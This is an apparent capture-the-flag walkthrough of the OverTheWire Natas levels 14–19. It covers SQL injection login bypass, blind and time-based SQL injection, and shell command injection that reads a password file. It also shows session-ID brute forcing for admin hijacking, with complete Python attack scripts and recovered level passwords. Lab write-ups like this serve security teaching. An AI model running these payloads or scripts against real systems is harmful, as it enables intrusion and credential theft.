
I entered the following credentials:

**Username: samuel (or any other string)**


**Password: aaa” OR “1”=1**

And pressed **login** button.

I caught the following request and added **?debug** after POST /index.php (for displaying the executed query):



I pressed **forward** and got the following output:



[“Successful login! The password for natas15 is **AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J**”]

Query explained:


In the code the query is created in the following way:

$query = "SELECT \* from users where username=\"".$\_REQUEST["username"]."\" and password=\"".$\_REQUEST["password"]."\""; (Notice that the password filed value is surrounded with quotes!) We can bypass the filter condition if we add OR “1”=”1” (which is always true!) in its end. Like we see, the password value is already surrounded with quotes, so I only need to enter \_\_\_“ OR “1”=”1 and it will complete it to:


Select \* from users where username=”\_\_\_” and password=”\_\_\_” OR “1”=”1”.

Natas15

The page after I logged in:



I clicked **View sourcecode** link and got the following output:



Code explanation: It connected to a local **SQL server** gets **natas15 database** from the server and creates the query:


**“SELECT \* from users where username=<username>”.**

If there is a field named “**debug**” in the request it also prints the executed query.


If the query result returns a match (more than 0 rows) it prints that the user exists.

Notice: that users table contains username and password fields – varchar type with max 64 characters and their default values are NULL!

As we know we need natas16’s password, so first I checked if natas16 is existed in the database by entering **natas16** and pressed **Check existence**:



And got the output:



[“This user exists”]

**Notice**: I could get the same result with GET request by entering the following url:

<http://natas15.natas.labs.overthewire.org/?username=natas16>

Now we need to find the password!

As we know, the max password length is 64 characters. Regular **brute force** (go through all the sequences) will take couple of weeks. With **LIKE operator** we can reduce the time drastically to minutes!

LIKE operator from w3school: The LIKE operator is used in a WHERE clause to search for a specified pattern in a column.

I wrote the following code:

#!/usr/bin/python3  
  
import requests  
from string import ascii\_letters, digits  
  
USERNAME = "natas16"  
BASE\_URL = "http://natas15.natas.labs.overthewire.org"  
EXPECTED\_OUTPUT = "This user exists."  
  
AUTHENTICATION = {'username': 'natas15',  
 'password': 'AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J'}  
  
  
def create\_url\_query(first\_characters\_in\_password: str) -> str:  
 *"""  
 Creates an url query with username and password.  
 """* # username is natas16 and password starts with given characters (case sensitive)  
 query = "/?username={}\" and password LIKE BINARY \"{}%".format(  
 USERNAME, first\_characters\_in\_password)  
 return query  
  
  
def valid\_url(url: str, expected\_output: str) -> bool:  
 *"""  
 Check if the given url returns the expected output.  
 """* session = requests.Session()  
 session.auth = (AUTHENTICATION['username'], AUTHENTICATION['password'])  
 response = session.get(url=url)  
 data = response.text  
 return expected\_output in data  
  
  
def run\_brute\_force() -> str:  
 *"""  
 Starts brute force and return result.  
 """* characters\_in\_password = []  
 possible\_characters = ascii\_letters + digits  
  
 for \_ in range(0, 64):  
 found\_valid\_letter = False  
  
 # go through all ascii letters (a-z A-Z) and numbers (0-9)  
 for c in possible\_characters:  
 query = create\_url\_query(''.join(characters\_in\_password) + c)  
 if valid\_url(BASE\_URL + query, EXPECTED\_OUTPUT):  
 characters\_in\_password.append(c)  
 found\_valid\_letter = True  
 break  
  
 # If there is no valid letter found break  
 if not found\_valid\_letter:  
 break  
  
 return ''.join(characters\_in\_password)  
  
  
def main():  
 print("Starting brute force...")  
 password = run\_brute\_force()  
 print("Brute force result:", password)  
  
  
if \_\_name\_\_ == "\_\_main\_\_":  
 main()


I ran it and got the following output:



[“**WaIHEacj63wnNIBROHeqi3p9t0m5nhmh**”]


Natas16

The page after I logged in:



[“For security reasons, we now filter even more on certain characters”]

I clicked on **View sourcecode** link and got the following output:



The code gets the key from the request (in a field named **needle**) and checks if it not contains illegal characters. If not – use **passthru** function to display all the words from dictionary.txt that’s contains the key (the same like natas10 but now the key is surrounded with **quotes**!).

We can’t enter specific characters, but we can inject command by entering **$(some\_command)**!

I looked into the dictionary (by entering the URL <http://natas16.natas.labs.overthewire.org/dictionary.txt>) and choose a word (I choose the word **Jewish**). By entering the input: **Jewish$(grep a\* /etc/natas\_webpass/natas17)** we can get 2 possible outputs:

* **Empty string** = indicates the password starts with the letter a!
* **Jewish** = indicates the password doesn’t start with the letter a!

I wrote the following code:

#!/usr/bin/python3  
  
import requests  
from string import ascii\_letters, digits  
  
BASE\_URL = "http://natas16.natas.labs.overthewire.org"  
WORD\_IN\_DICTIONARY = "Jewish"  
FILE\_PATH = "/etc/natas\_webpass/natas17"  
AUTHENTICATION = {'username': 'natas16',  
 'password': 'WaIHEacj63wnNIBROHeqi3p9t0m5nhmh'}  
  
  
def create\_url\_query(first\_characters\_in\_password: str) -> str:  
 *"""  
 Creates an url query with username and password.  
 """* # Jewish + /etc/natas\_webpass/natas17's text if it starts with first\_characters\_in\_password  
 query = "/?needle={}$(grep -o ^{} {})".format(WORD\_IN\_DICTIONARY,  
 first\_characters\_in\_password, FILE\_PATH)  
 return query  
  
  
def is\_valid\_url(url: str) -> bool:  
 *"""  
 Check if the given url returns the expected output.  
 """* session = requests.Session()  
 session.auth = (AUTHENTICATION['username'], AUTHENTICATION['password'])  
 response = session.get(url=url)  
 data = response.text  
 return WORD\_IN\_DICTIONARY not in data  
  
  
def run\_brute\_force() -> str:  
 *"""  
 Starts brute force and return result.  
 """* characters\_in\_password = []  
 possible\_characters = ascii\_letters + digits  
  
 while True:  
 found\_valid\_letter = False  
  
 # go through all ascii letters (a-z A-Z) and numbers (0-9)  
 for c in possible\_characters:  
 query = create\_url\_query(''.join(characters\_in\_password) + c)  
 if is\_valid\_url(BASE\_URL + query):  
 characters\_in\_password.append(c)  
 found\_valid\_letter = True  
 break  
  
 # If there is no valid letter found - break  
 if not found\_valid\_letter:  
 break  
  
 return ''.join(characters\_in\_password)  
  
  
def main():  
 print("Starting brute force...")  
 password = run\_brute\_force()  
 print("Brute force result:", password)  
  
  
if \_\_name\_\_ == "\_\_main\_\_":  
 main()

ran it, and got the following result:




[“**8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw**”]

Natas17

The page after I logged in:



I clicked on the **View sourcecode** link, and got the following output:



Code explanation: It connected to a local **SQL server** gets **natas17 database** from the server and creates the query:

**“SELECT \* from users where username=<username>”.**

If there is a field named “**debug**” in the request it also prints the executed query.

It doesn’t matter If the query result returns a match (more than 0 rows) or not – it won’t display anything!

Notice: that users table contains username and password fields – varchar type with max 64 characters and their default values are NULL!

It’s the same like natas15, but now we can get any output which will tell us if the query returns result or not…

The first thing I thought we can do (when there is no output for our input) is **timing attack**!

[you can read about timing attacks from here: <https://en.wikipedia.org/wiki/Timing_attack>, and more specific about SQL injection with sleep command from here: <https://blog.pythian.com/mysql-injection-sleep/>]

First, I checked if the user **natas18** exists by entering the input: **natas18" and sleep(5) #**.

After 5 seconds it displayed empty result – which means there is a username with value **natas18**.

Next, for getting the password I wrote the following code:

#!/usr/bin/python3  
  
import requests  
import time  
from string import ascii\_letters, digits  
  
USERNAME = "natas18"  
BASE\_URL = "http://natas17.natas.labs.overthewire.org"  
AUTHENTICATION = {'username': 'natas17',  
 'password': '8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw'}  
TIME\_SLEEP\_VALUE = 5  
  
  
def create\_post\_request\_data(first\_characters\_in\_password: str) -> dict:  
 *"""  
 Creates a POST request data, which includes username property.  
 """* # sleep 5 sec if username is natas18 and password starts with given characters (case sensitive)  
 data = {'username': "{0}\" and password LIKE BINARY \"{1}%\" and sleep({2}) #".format(  
 USERNAME, first\_characters\_in\_password, TIME\_SLEEP\_VALUE)}  
 return data  
  
  
def is\_valid\_url(url: str, data: dict) -> bool:  
 *"""  
 Check if the given url returns the expected output.  
 """* session = requests.Session()  
 session.auth = (AUTHENTICATION['username'], AUTHENTICATION['password'])  
  
 # measure response time  
 start = time.time()  
 response = session.post(url=url, data=data)  
 \_ = response.text  
 finish = time.time()  
  
 seconds\_elapse = int((finish - start) % 60)  
 return seconds\_elapse >= TIME\_SLEEP\_VALUE  
  
  
def run\_brute\_force() -> str:  
 *"""  
 Starts brute force and return result.  
 """* characters\_in\_password = []  
 possible\_characters = ascii\_letters + digits  
  
 for \_ in range(0, 64):  
 found\_valid\_letter = False  
  
 # go through all ascii letters (a-z A-Z) and numbers (0-9)  
 for c in possible\_characters:  
 query = create\_post\_request\_data(''.join(characters\_in\_password) + c)  
 if is\_valid\_url(BASE\_URL, query):  
 characters\_in\_password.append(c)  
 found\_valid\_letter = True  
 break  
  
 # If there is no valid letter found break  
 if not found\_valid\_letter:  
 break  
  
 return ''.join(characters\_in\_password)  
  
  
def main():  
 print("Starting brute force...")  
 password = run\_brute\_force()  
 print("Brute force result:", password)  
  
  
if \_\_name\_\_ == "\_\_main\_\_":  
 main()


I ran it, and after several minutes I got the following output:



[“**xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP**”]


Natas18


The page after I logged in:



[“Please login with your admin account to retrieve credentials for natas19.”]

I clicked on **View sourcecode** link and got the following output:





Code explanation: First, it checks if the cookie contains the field “**PHPSESSID**” and its value is valid (numeric). Then it uses the function **session\_start()** which starts new or resume existing session.

* If the function failed to create session it prints “Session start failed” and returns false.
* Otherwise, it checks if the session doesn’t contain the variable “**admin**” - if not, it creates one and set its value to 0. In the end returns true.

If true is returns, it prints the next level credential if **admin’s value == 1**.

If false is returns, it creates new session id with random number value (**1 - 640**). Then it starts a new session, create set session’s variable admin to 0.

I looked in the internet and understood I cannot change session’s variables in any way - because they are saved in server side!

I also tried several tests with **burp** to see if I overcome it and failed…

Then I notice that the max session id is **640** – which means that one of them must have an admin privilege! If we find the admin’s PHPSESSID value we can get the next level credential!


I wrote the following code:

#!/usr/bin/python3  
  
import requests  
  
BASE\_URL = "http://natas18.natas.labs.overthewire.org?debug"  
EXPECTED\_OUTPUT = "You are an admin."  
AUTHENTICATION = {'username': 'natas18',  
 'password': 'xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP'}  
  
  
def is\_valid\_url(url: str, cookies: dict, expected\_output: str) -> bool:  
 *"""  
 Check if the given URL returns the expected output.  
 """* session = requests.Session()  
 session.auth = (AUTHENTICATION['username'], AUTHENTICATION['password'])  
 response = session.get(url=url, cookies=cookies)  
  
 data = response.text  
 return expected\_output in data  
  
  
def run\_brute\_force() -> int:  
 *"""  
 Starts brute force and return result.  
 """* cookies\_dict = dict(PHPSESSID=1)  
 for i in range(1, 641):  
 cookies\_dict['PHPSESSID'] = str(i)  
 # go through all possible session ids  
 if is\_valid\_url(BASE\_URL, cookies\_dict, EXPECTED\_OUTPUT):  
 return i  
 return -1  
  
  
def main():  
 print("Starting brute force...")  
 admin\_id = run\_brute\_force()  
 print("Brute force result:", admin\_id)  
  
  
if \_\_name\_\_ == "\_\_main\_\_":  
 main()


I ran it, and got the following output:



Then I moved to the browser again, pressed **F12** (developers’ tools), chose “**Application**” tab, then **Cookie** and changed the session id to **119**:



I **Refreshed** the page and got the following output:



[“You are an admin… Password: **4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs**“]

Natas19

The page after I logged in:



[“This page uses mostly the same code as the previous level, but session IDs are no longer sequential...”]

The first thing I did was looking for patterns. I logged in with different usernames, wrote down the cookie that was generated, logged in again (with the same username or with other), wrote down the cookie and so forth...

Example of different results:

Username = “admin”

**3**4**3**3**3**3**2d61646d696e**

**3**1**3**3**3**0**2d61646d696e**

**3**2**3**7**3**4**2d61646d696e**

**3**5**3**1**3**3**2d61646d696e**

**3**5**3**3**3**5**2d61646d696e**

Username = “”

**3**3**3**8**3**7**2d**

**3**2**3**1**3**5**2d**

**3**2**3**5**3**1**2d**

**3**5**3**6**3**2**2d**

Username = “aaa”

**3**6**3**2**3**4**2d616161**

**3**4**3**5**3**1**2d616161**

**3**4**3**4**3**8**2d616161**

\*cookies pattern: *3\_3\_3\_2d<username value as asci value>*

\*Notice: we were told the code is almost the same like previous level – which means the Admin’s username is “admin”!

Conclusion: Admin cookie is in form: **3\_3\_3\_2d61646d696e**

I wrote the following code:


#!/usr/bin/python3  
  
import requests  
  
BASE\_URL = "http://natas19.natas.labs.overthewire.org?debug"  
EXPECTED\_OUTPUT = "You are an admin."  
AUTHENTICATION = {'username': 'natas19',  
 'password': '4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs'}  
  
  
def is\_valid\_url(url: str, cookies: dict, expected\_output: str) -> bool:  
 *"""  
 Check if the given URL returns the expected output.  
 """* session = requests.Session()  
 session.auth = (AUTHENTICATION['username'], AUTHENTICATION['password'])  
 response = session.get(url=url, cookies=cookies)  
  
 data = response.text  
 return expected\_output in data  
  
  
def merge\_strings(string1, string2):  
 *"""  
 Merge 2 strings char by char  
 """* min\_len = min(len(string1), len(string2))  
 return ''.join(map(''.join, zip(string1, string2))) + string1[min\_len:] + string2[min\_len:]  
  
  
def run\_brute\_force() -> str:  
 *"""  
 Starts brute force and return result.  
 """* pattern = "3332d61646d696e"  
 cookies\_dict = dict(PHPSESSID="")  
 for i in range(999):  
 # go through all possible session ids  
 cookie\_id = merge\_strings(pattern, f'{i:03}')  
 cookies\_dict['PHPSESSID'] = cookie\_id  
 if is\_valid\_url(BASE\_URL, cookies\_dict, EXPECTED\_OUTPUT):  
 return cookie\_id  
 return ""  
  
  
def main():  
 print("Starting brute force...")  
 admin\_id = run\_brute\_force()  
 print("Brute force result:", admin\_id)  
  
  
if \_\_name\_\_ == "\_\_main\_\_":  
 main()

I ran it, and got the following output:




[Admin session id = 3238312d61646d696e]

I opened the browser again, pressed **F12** (developers’ tools), chose **Application** tab, **Cookies** and then changed the PHPSESSID value to **3238312d61646d696e** and refresh the page:




I got the following output:




[“Password: **eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF**”]

